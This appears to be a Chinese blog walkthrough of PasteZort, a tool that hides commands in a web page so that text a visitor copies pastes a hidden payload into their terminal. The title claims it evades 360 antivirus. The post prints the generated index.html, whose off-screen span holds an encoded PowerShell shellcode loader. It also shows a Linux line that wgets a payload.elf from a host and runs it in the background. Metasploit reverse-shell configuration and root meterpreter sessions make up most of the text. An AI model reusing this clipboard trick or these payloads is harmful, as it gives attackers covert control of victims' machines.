

PasteZort 过360杀毒

https://github.com/0xmaohou/PasteZort


git clone https://github.com/Zetahack/PasteZort.git



```
root@kali:~# cd Desktop/
root@kali:~/Desktop# git clone https://github.com/0xmaohou/PasteZort
Cloning into 'PasteZort'...
remote: Enumerating objects: 13, done.
remote: Total 13 (delta 0), reused 0 (delta 0), pack-reused 13
Unpacking objects: 100% (13/13), done.
root@kali:~/Desktop# ls
32.exe  64.exe  avet  cobaltstrike  HERCULES  linux.py  linux_shell2.py  PasteZort  payload.ps1  payload.txt  ps1encode  shell.c  venom
root@kali:~/Desktop# cd PasteZort/
root@kali:~/Desktop/PasteZort# ls
encode.rb  PasteZ0rt.py  README.md
root@kali:~/Desktop/PasteZort# chmod 777 encode.rb PasteZ0rt.py
root@kali:~/Desktop/PasteZort# ./PasteZ0rt.py

 ____________________________________________________________________
| ------------------------------------------------------------------ |
||                                                                  ||
||            ____           _       _____           _              ||
||           |  _ \ __ _ ___| |_ ___|__  /___  _ __| |_             ||
||           | |_) / _` / __| __/ _ \ / // _ \| '__| __|            ||
||           |  __/ (_| \__ \ ||  __// /| (_) | |  | |_             ||
||           |_|   \__,_|___/\__\___/____\___/|_|   \__|            ||
||                          -----------                             ||
||                          |v| |0|.|1|                             ||
||                          -----------                             ||
||            _____    _        _   _            _                  ||
||           |__  /___| |_ __ _| | | | __ _  ___| | __              ||
||             / // _ \ __/ _` | |_| |/ _` |/ __| |/ /              ||
||            / /|  __/ || (_| |  _  | (_| | (__|   <               ||
||           /____\___|\__\__,_|_| |_|\__,_|\___|_|\_\              ||
||                                                                  ||
| ------------------------------------------------------------------ |
|____________________________________________________________________|

-------------------------------------------------------------------
 -> Iniciando servidor Apache:
-------------------------------------------------------------------
 -> ¡Apache Listo!
-------------------------------------------------------------------

   Sistema operativo objetivo:

   [1] Windows
   [2] Linux
   [3] Mac OSX
```




```
   Sistema operativo objetivo:

   [1] Windows
   [2] Linux
   [3] Mac OSX

   Objetivo: 1

-------------------------------------------------------------------
 -> Configuracion de Payload:
-------------------------------------------------------------------

   Seleccione Payload:

   [1] windows/meterpreter/reverse_tcp
   [2] windows/meterpreter/reverse_http
   [3] windows/meterpreter/reverse_https
   [4] windows/shell/reverse_tcp

   Payload: 1

   LHOST= 172.16.200.130
   LPORT= 6666
```



```
   [1] windows/meterpreter/reverse_tcp
   [2] windows/meterpreter/reverse_http
   [3] windows/meterpreter/reverse_https
   [4] windows/shell/reverse_tcp

   Payload: 1

   LHOST= 172.16.200.130
   LPORT= 6666

------------------------------------------------------------------
 -> Generando payload...
------------------------------------------------------------------

No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 281 bytes


------------------------------------------------------------------
 -> ¡Payload Generado!
------------------------------------------------------------------

   Mensaje 1: hello
   Mensaje 2: www.baidu.com

------------------------------------------------------------------
 -> Payload, mensajes y comandos injectados en index.html
------------------------------------------------------------------
 -> Archivo index.html copiado en servidor local
------------------------------------------------------------------
 -> URL maliciosa: http://172.16.200.130/
------------------------------------------------------------------

   ¿Desea iniciar el handler? (y/n): y

------------------------------------------------------------------
 -> Iniciando handler Metasploit...
------------------------------------------------------------------

[-] Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
```

powershell -nop win Hidden -noni -enc




hello www.baidu.com

```
<p> hello <span style="position: absolute; left: -2000; top: -100px;" >c:\ & cls & powershell -nop -win Hidden -noni -enc
 JAAxACAAPQAgACcAJABjACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMA
 dABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBsAGwAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMA
 cwAsACAAdQBpAG4AdAAgAGQAdwBTAGkAegBlACwAIAB1AGkAbgB0ACAAZgBsAEEAbABsAG8AYwBhAHQAaQBvAG4AVAB5AHAAZQAsACAAdQBpAG4AdAAgAGYAbABQAHIA
 bwB0AGUAYwB0ACkAOwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAA
 ZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgASQBuAHQAUAB0AHIAIABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcgBpAGIA
 dQB0AGUAcwAsACAAdQBpAG4AdAAgAGQAdwBTAHQAYQBjAGsAUwBpAHoAZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHIAZQBzAHMALAAgAEkA
 bgB0AFAAdAByACAAbABwAFAAYQByAGEAbQBlAHQAZQByACwAIAB1AGkAbgB0ACAAZAB3AEMAcgBlAGEAdABpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAAdAByACAA
 bABwAFQAaAByAGUAYQBkAEkAZAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQA
 aQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAG0AZQBtAHMAZQB0ACgASQBuAHQAUAB0AHIAIABkAGUAcwB0ACwAIAB1AGkAbgB0ACAAcwByAGMALAAgAHUA
 aQBuAHQAIABjAG8AdQBuAHQAKQA7ACcAJwA7ACQAdwAgAD0AIABBAGQAZAAtAFQAeQBwAGUAIAAtAG0AZQBtAGIAZQByAEQAZQBmAGkAbgBpAHQAaQBvAG4AIAAkAGMA
 IAAtAE4AYQBtAGUAIAAiAFcAaQBuADMAMgAiACAALQBuAGEAbQBlAHMAcABhAGMAZQAgAFcAaQBuADMAMgBGAHUAbgBjAHQAaQBvAG4AcwAgAC0AcABhAHMAcwB0AGgA
 cgB1ADsAWwBCAHkAdABlAFsAXQBdADsAWwBCAHkAdABlAFsAXQBdACQAcwBjACAAPQAgADAAeABmAGMALAAwAHgAZQA4ACwAMAB4ADgAMgAsADAAeAAwADAALAAwAHgA
 MAAwACwAMAB4ADAAMAAsADAAeAA2ADAALAAwAHgAOAA5ACwAMAB4AGUANQAsADAAeAAzADEALAAwAHgAYwAwACwAMAB4ADYANAAsADAAeAA4AGIALAAwAHgANQAwACwA
 MAB4ADMAMAAsADAAeAA4AGIALAAwAHgANQAyACwAMAB4ADAAYwAsADAAeAA4AGIALAAwAHgANQAyACwAMAB4ADEANAAsADAAeAA4AGIALAAwAHgANwAyACwAMAB4ADIA
 OAAsADAAeAAwAGYALAAwAHgAYgA3ACwAMAB4ADQAYQAsADAAeAAyADYALAAwAHgAMwAxACwAMAB4AGYAZgAsADAAeABhAGMALAAwAHgAMwBjACwAMAB4ADYAMQAsADAA
 eAA3AGMALAAwAHgAMAAyACwAMAB4ADIAYwAsADAAeAAyADAALAAwAHgAYwAxACwAMAB4AGMAZgAsADAAeAAwAGQALAAwAHgAMAAxACwAMAB4AGMANwAsADAAeABlADIA
 LAAwAHgAZgAyACwAMAB4ADUAMgAsADAAeAA1ADcALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAAxADAALAAwAHgAOABiACwAMAB4ADQAYQAsADAAeAAzAGMALAAwAHgA
 OABiACwAMAB4ADQAYwAsADAAeAAxADEALAAwAHgANwA4ACwAMAB4AGUAMwAsADAAeAA0ADgALAAwAHgAMAAxACwAMAB4AGQAMQAsADAAeAA1ADEALAAwAHgAOABiACwA
 MAB4ADUAOQAsADAAeAAyADAALAAwAHgAMAAxACwAMAB4AGQAMwAsADAAeAA4AGIALAAwAHgANAA5ACwAMAB4ADEAOAAsADAAeABlADMALAAwAHgAMwBhACwAMAB4ADQA
 OQAsADAAeAA4AGIALAAwAHgAMwA0ACwAMAB4ADgAYgAsADAAeAAwADEALAAwAHgAZAA2ACwAMAB4ADMAMQAsADAAeABmAGYALAAwAHgAYQBjACwAMAB4AGMAMQAsADAA
 eABjAGYALAAwAHgAMABkACwAMAB4ADAAMQAsADAAeABjADcALAAwAHgAMwA4ACwAMAB4AGUAMAAsADAAeAA3ADUALAAwAHgAZgA2ACwAMAB4ADAAMwAsADAAeAA3AGQA
 LAAwAHgAZgA4ACwAMAB4ADMAYgAsADAAeAA3AGQALAAwAHgAMgA0ACwAMAB4ADcANQAsADAAeABlADQALAAwAHgANQA4ACwAMAB4ADgAYgAsADAAeAA1ADgALAAwAHgA
 MgA0ACwAMAB4ADAAMQAsADAAeABkADMALAAwAHgANgA2ACwAMAB4ADgAYgAsADAAeAAwAGMALAAwAHgANABiACwAMAB4ADgAYgAsADAAeAA1ADgALAAwAHgAMQBjACwA
 MAB4ADAAMQAsADAAeABkADMALAAwAHgAOABiACwAMAB4ADAANAAsADAAeAA4AGIALAAwAHgAMAAxACwAMAB4AGQAMAAsADAAeAA4ADkALAAwAHgANAA0ACwAMAB4ADIA
 NAAsADAAeAAyADQALAAwAHgANQBiACwAMAB4ADUAYgAsADAAeAA2ADEALAAwAHgANQA5ACwAMAB4ADUAYQAsADAAeAA1ADEALAAwAHgAZgBmACwAMAB4AGUAMAAsADAA
 eAA1AGYALAAwAHgANQBmACwAMAB4ADUAYQAsADAAeAA4AGIALAAwAHgAMQAyACwAMAB4AGUAYgAsADAAeAA4AGQALAAwAHgANQBkACwAMAB4ADYAOAAsADAAeAAzADMA
 LAAwAHgAMwAyACwAMAB4ADAAMAAsADAAeAAwADAALAAwAHgANgA4ACwAMAB4ADcANwAsADAAeAA3ADMALAAwAHgAMwAyACwAMAB4ADUAZgAsADAAeAA1ADQALAAwAHgA
 NgA4ACwAMAB4ADQAYwAsADAAeAA3ADcALAAwAHgAMgA2ACwAMAB4ADAANwAsADAAeABmAGYALAAwAHgAZAA1ACwAMAB4AGIAOAAsADAAeAA5ADAALAAwAHgAMAAxACwA
 MAB4ADAAMAAsADAAeAAwADAALAAwAHgAMgA5ACwAMAB4AGMANAAsADAAeAA1ADQALAAwAHgANQAwACwAMAB4ADYAOAAsADAAeAAyADkALAAwAHgAOAAwACwAMAB4ADYA
 YgAsADAAeAAwADAALAAwAHgAZgBmACwAMAB4AGQANQAsADAAeAA2AGEALAAwAHgAMAA1ACwAMAB4ADYAOAAsADAAeABhAGMALAAwAHgAMQAwACwAMAB4AGEAYwAsADAA
 eABiAGYALAAwAHgANgA4ACwAMAB4ADAAMgAsADAAeAAwADAALAAwAHgAMgAzACwAMAB4ADgAMgAsADAAeAA4ADkALAAwAHgAZQA2ACwAMAB4ADUAMAAsADAAeAA1ADAA
 LAAwAHgANQAwACwAMAB4ADUAMAAsADAAeAA0ADAALAAwAHgANQAwACwAMAB4ADQAMAAsADAAeAA1ADAALAAwAHgANgA4ACwAMAB4AGUAYQAsADAAeAAwAGYALAAwAHgA
 ZABmACwAMAB4AGUAMAAsADAAeABmAGYALAAwAHgAZAA1ACwAMAB4ADkANwAsADAAeAA2AGEALAAwAHgAMQAwACwAMAB4ADUANgAsADAAeAA1ADcALAAwAHgANgA4ACwA
 MAB4ADkAOQAsADAAeABhADUALAAwAHgANwA0ACwAMAB4ADYAMQAsADAAeABmAGYALAAwAHgAZAA1ACwAMAB4ADgANQAsADAAeABiADAALAAwAHgANwA0ACwAMAB4ADAA
```

复制出来！执行！

linux



```
  PID TTY          TIME CMD
 4239 pts/0    00:00:00 bash
 4403 pts/0    00:00:00 python
 4460 pts/0    00:00:00 sh
 4461 pts/0    00:00:08 ruby
 4629 pts/0    00:00:00 ps
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Informati
  --  ----                   ---------
  1   meterpreter x86/linux  uid=0, gi
1:3344 -> [redacted]

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information                                                 Connection
  --  ----                   -----------                                                 ----------
  1   meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0 @ kali [redacted]
1:3344 -> [redacted]/730 ([redacted])

msf exploit(handler) > 
```

```
s
64 bytes from [redacted]: icmp_seq=36 ttl=128 time=15.2 m
s
64 bytes from [redacted]: icmp_seq=37 ttl=128 time=8.07 m
s
64 bytes from [redacted]: icmp_seq=38 ttl=128 time=6.12 m
s
64 bytes from [redacted]: icmp_seq=39 ttl=128 time=4.31 m
s
64 bytes from [redacted]: icmp_seq=40 ttl=128 time=5.53 m
s
64 bytes from [redacted]): icmp_seq=41 ttl=128 time=3.84 m
s
^C
--- www.a.shifen.com ping statistics ---
41 packets transmitted, 41 received, 0% packet loss, time 40107ms
rtt min/avg/max/mdev = 3.842/9.506/44.273/7.903 ms
root@kali:~/Desktop/PasteZort# ping /dev/null; clear; wget http://[redacted]
/payload.elf &> /dev/null && chmod +x ./payload.elf && ./payload.elf & disown &&
clear
```